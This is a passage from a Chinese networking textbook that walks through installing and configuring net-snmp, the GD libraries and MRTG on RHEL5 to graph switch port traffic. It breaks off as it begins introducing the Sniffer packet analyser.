


图 7.36　网络链路突然中断的流量图

根据流量图，除可发现链路数据业务中断故障之外，对于校园网内部各幢楼或各个网段的流量大小，可直观地以图形方式反映出来，有助于管理员及时发现网内异常流量。

## 7.1.2　使用 MRTG 进行流量监控

### 1. MRTG 简介

MRTG（Multi Router Traffic Grapher）是一款基于 SNMP（Simple Network Management Protocol，简单网络管理协议）协议的网络流量监控软件，是一款开源免费的流量监控软件。能通过 SNMP 协议从网络设备（交换机或路由器）获取流量信息，并将流量生成 PNG 格式流量图，并以 Web 网页呈现被监控设备的实时端口流量图。

MRTG 采用 Perl 编写，部分关键代码采用 C 语言编写，是一款开源软件，可运行在 Linux/UNIX、Windows 和 Mac OS 等操作系统平台。

MRTG 官方网站为 http://oss.oetiker.ch/mrtg/，可从官方网站下载获得该软件。对于 Linux/UNIX 平台，下载扩展名为.tar.gz 格式的软件包；对于 Windows 平台，下载.zip 格式的软件包。目前最新版本为 2.16.2，软件包文件名分别为 mrtg-2.16.2.tar.gz 和 mrtg-2.16.2.zip。

下载地址分别为：http://oss.oetiker.ch/mrtg/pub/mrtg-2.16.2.tar.gz 和 http://oss.oetiker.ch/mrtg/pub/mrtg-2.16.2.zip。

### 2. 安装与配置 MRTG

（1）所需安装的软件包

MRTG 通过 SNMP 协议获取网络设备端口的流量信息，并以网页呈现网络流量图，因此，在安装 MRTG 软件包之前，应先安装并配置好 net-snmp 和 Apache 软件包，并且还要安装 libjpeg、libpng、freetype、zlib 和 libxml2 扩展库以及 GD 图形库。

（2）检查安装 GD 库

为了使 Linux 系统支持绘图功能，需要安装 libjpeg、libpng、freetype、zlib 和 libxml2 扩展库以及 GD 图形库。这些软件包的安装均采用 rpm 安装包安装。

① 检查与 GD 相关的扩展库是否安装。

```
[root@RHEL5 mrtg]#rpm -qa|grep libjpeg
libjpeg-devel-6b-37
libjpeg-6b-37
[root@RHEL5 mrtg]#rpm -qa|grep libpng
libpng-devel-1.2.10-7.1.el5_0.1
libpng-1.2.10-7.1.el5_0.1
[root@RHEL5 mrtg]#rpm -qa|grep freetype
freetype-2.2.1-19.el5
freetype-devel-2.2.1-19.el5
[root@RHEL5 mrtg]#rpm -qa|grep zlib
zlib-1.2.3-3
zlib-devel-1.2.3-3
[root@RHEL5 mrtg]#rpm -qa|grep libxml2
libxml2-2.6.26-2.1.2.1
libxml2-python-2.6.26-2.1.2.1
libxml2-devel-2.6.26-2.1.2.1
[root@RHEL5 mrtg]#rpm -qa|grep gd
gdb-6.5-37.el5
gdbm-1.8.0-26.2.1
sysklogd-1.4.1-44.el5
gdbm-devel-1.8.0-26.2.1
```

从输出可见，gd 和 gd-devel 软件包还没有安装。

② 安装 GD 图形库。

gd-devel 软件包的安装要依赖 libX11-devel、libXpm-devel 和 fontconfig-devel 软件包。

libX11-devel 软件包要依赖 libXau-devel、libXdmcp-devel 和 xorg-x11-proto-devel 软件包，而 xorg-x11-proto-devel 软件包又要依赖 mesa-libGL-devel 软件包。

```
[root@RHEL5 mrtg]#rpm -ivh libXau-devel-1.0.1-3.1.i386.rpm
```

以下 4 个软件包存在相互依赖关系，因此，在 rpm 安装命令中同时指定这些要安装的软件包，各软件包之间用空格进行分隔。

```
[root@RHEL5 mrtg]# rpm -ivh mesa-libGL-devel-6.5.1-7.5.el5.i386.rpm \
< xorg-x11-proto-devel-7.1-9.fc6.i386.rpm libXdmcp-devel-1.0.1-2.1.i386.rpm \
< libX11-devel-1.0.3-9.el5.i386.rpm
[root@RHEL5 mrtg]#rpm -ivh fontconfig-devel-2.4.1-7.el5.i386.rpm
[root@RHEL5 mrtg]#rpm -ivh libXpm-devel-3.5.5-3.i386.rpm
[root@RHEL5 mrtg]#rpm -ivh gd-devel-2.0.33-9.4.el5_1.1.i386.rpm
[root@RHEL5 mrtg]#rpm -qa|grep gd
gdb-6.5-37.el5
gd-2.0.33-9.4.el5_1.1
gd-devel-2.0.33-9.4.el5_1.1
gdbm-1.8.0-26.2.1
sysklogd-1.4.1-44.el5
```

```
gdbm-devel-1.8.0-26.2.1
```

(3) 检查并安装和配置 SNMP

① 查询是否已安装 net-snmp 软件包。

```
[root@RHEL5 ~]#rpm -qa|grep snmp
net-snmp-libs-5.3.1-24.el5
```

从输出可见,目前 net-snmp 软件包还未安装。

② 安装 net-snmp 软件包。为使 Linux 系统支持 SNMP 协议,应安装 net-snmp 软件包。该软件包的安装需要依赖 libsensors.so.3 库文件,该库文件由 lm_sensors 软件包提供。

下面假设安装所需的软件包均存放在~/linuxsoft/mrtg 目录中。

```
[root@RHEL5 ~]#cd linuxsoft/mrtg
[root@RHEL5 mrtg]#rpm -ivh lm_sensors-2.10.0-3.1.i386.rpm
[root@RHEL5 mrtg]#rpm -ivh net-snmp-5.3.1-24.el5.i386.rpm
```

③ 配置 snmp 软件包。为使 MRTG 能通过 SNMP 协议读取到网络设备的各端口的网络流量信息,需要对 net-snmp 的/etc/snmp/snmpd.conf 配置文件作以下修改。

```
[root@RHEL5 mrtg]#vi /etc/snmp/snmpd.conf
```

a. 找到以下配置项,将前面的“#”去掉,启用该配置项。

```
#view mib2 included .iso.org.dod.internet.mgmt.mib-2 fc
```

b. 找到以下配置项,将其中的“systemview”修改为“mib2”。

```
access notConfigGroup "" any noauth exact systemview none none
```

即修改为: `access notConfigGroup "" any noauth exact mib2 none none`

c. 在第②步所修改的配置项之前,添加以下配置项。

```
view systemview included .1.3.6.1.2.1.2
```

编辑修改好后,存盘退出 vi 编辑器。

④ 启动 snmpd 服务。

```
[root@RHEL5 mrtg]#service snmpd start
Starting snmpd: [ OK ]
```

⑤ 设置 snmpd 服务为自启动。

```
[root@RHEL5 mrtg]#chkconfig --level 3 snmpd on
[root@RHEL5 mrtg]#chkconfig --list|grep snmpd
snmpd          0:off   1:off   2:off   3:on    4:off   5:off   6:off
```

(4) 安装 MRTG

① 获得 MRTG 软件包。

```
[root@RHEL5 mrtg]#wget http://oss.oetiker.ch/mrtg/pub/mrtg-2.16.2.tar.gz
```

② 编译安装 MRTG。

GD 图形库和相关的扩展库采用 rpm 格式的安装包安装,库文件和头文件安装在系统

默认的/usr/lib和/usr/include目录中。在编译配置MRTG时，不用再指定库文件和头文件的位置。如果采用源代码编译安装GD库和相关的扩展库，若不是安装在/usr/lib和/usr/include目录下，则在编译配置MRTG时，应使用--with-gd-lib、--with-gd-inc、--with-z-inc、--with-z-lib、--with-png-inc和--with-png-lib配置参数项，分别指定这些库文件和头文件的安装位置。

下面将mrtg编译安装在/lamp/mrtg目录中。

```
[root@RHEL5 mrtg]# tar zxvf mrtg-2.16.2.tar.gz
[root@RHEL5 mrtg]# cd mrtg-2.16.2
[root@RHEL5 mrtg-2.16.2]# ./configure --prefix=/lamp/mrtg
[root@RHEL5 mrtg-2.16.2]# make
[root@RHEL5 mrtg-2.16.2]# make install
```

③ 查询编译安装后的目录文件。

```
[root@RHEL5 mrtg-2.16.2]# cd /lamp/mrtg
[root@RHEL5 mrtg]# ls
bin   lib   share
[root@RHEL5 mrtg]# ls bin
cfgmaker  indexmaker  mrtg  mrtg-traffic-sum  rateup
```

(5) 配置网络设备SNMP团体名

对于要进行流量监控的网络设备，需要配置其SNMP团体名，配置方法参阅7.1.1小节。

(6) 配置MRTG

① 生成流量监控配置文件。要对交换机或路由器的各端口的网络流量进行监控，首先要生成针对该网络设备的监控配置文件(.cfg)。

生成监控配置文件，使用cfgmaker程序来实现。在生成配置文件时，需要该网络设备的IP地址。其IP地址可以是该设备上的任意一个IP地址，比如该设备上的任意一个VLAN接口地址或者是某个三层端口的IP地址。

下面以监控某幢楼的汇聚层交换机的网络流量为例，介绍其配置方法。假设该台三层交换机的某一个VLAN的接口地址为192.168.168.1，则可用该IP地址来代表该网络设备。生成的配置文件存放在/lamp/apache2/htdocs/mrtg/cfg目录中，MRTG的流量监控网页的发布目录为/lamp/apache2/htdocs/mrtg，则生成流量监控配置文件的操作命令为：

```
[root@RHEL5 mrtg]# mkdir -p /lamp/apache2/htdocs/mrtg/cfg
[root@RHEL5 mrtg]# cd bin
[root@RHEL5 bin]# ./cfgmaker public@192.168.168.1 --global \
> "workdir:/lamp/apache2/htdocs/mrtg" --output /lamp/apache2/htdocs/mrtg/cfg/mrtg168.cfg
```

--output参数用于指定生成的配置文件。

② 编辑监控配置文件。使用vi编辑修改mrtg168.cfg文件，在文件的末尾添加"runasdaemon:yes"，使其以守护进程方式运行。

```
[root@RHEL5 bin]# vi /lamp/apache2/htdocs/mrtg/cfg/mrtg168.cfg
```

编辑修改好后，存盘退出vi。

③ 以后台守护进程方式运行 MRTG,时刻监视设备的端口流量。

```
[root@RHEL5 bin]# env LANG = C ./mrtg /lamp/apache2/htdocs/mrtg/cfg/mrtg168.cfg &
Daemonizing MRTG ...
```

正式运行时,要将该命令添加到/etc/rc.local 配置文件中,MRTG 程序要使用绝对路径。

④ 生成网络设备的流量监控网页。流量监控配置文件生成,并启动对应的监控守护进程后,接下来就可生成对应的流量监控网页,以实现用网页来呈现流量监控图形。

```
[root@RHEL5 bin]# ./indexmaker --output /lamp/apache2/htdocs/mrtg/index.htm /lamp/apache2/htdocs/mrtg/cfg/mrtg168.cfg
```

执行以上命令后,就会在/lamp/apache2/htdocs/mrtg 目录中生成 index.htm 网页文件。访问该网页,即可实时观察到该网络设备的各端口的网络流量。

另外,在生成网页时,还可使用--title 参数项来指定所生成的网页的标题。

若有更多的网络设备需要进行流量监控,可用同样的方法生成对应的流量监控配置文件和对应的流量监控发布网页。各网页的名称不要相同。

**3. 使用 MRTG 监控网络流量**

经过以上配置并生成 index.htm 网页之后,通过访问 index.htm 网页,即可查看到被监控设备(IP 地为 192.168.168.1 的交换机)的各端口的网络流量,如图 7.37 所示。被监控设备的各个端口的网络流量,以流量图的方式呈现出来。单击某一个流量图,还可进一步显示该端口的详细流量信息,如图 7.38 所示。





图 7.37　被监控设备各端口的网络流量





图 7.38 查看某一端口的详细流量信息

# 7.2 使用 Sniffer 捕包分析

## 7.2.1 Sniffer 简介

Sniffer 是 NAI 公司推出的一款协议分析软件,具有强大的网络捕包、解码和协议分析功能,常用于通过捕包分析来诊断网络故障。其功能主要有如下几项。

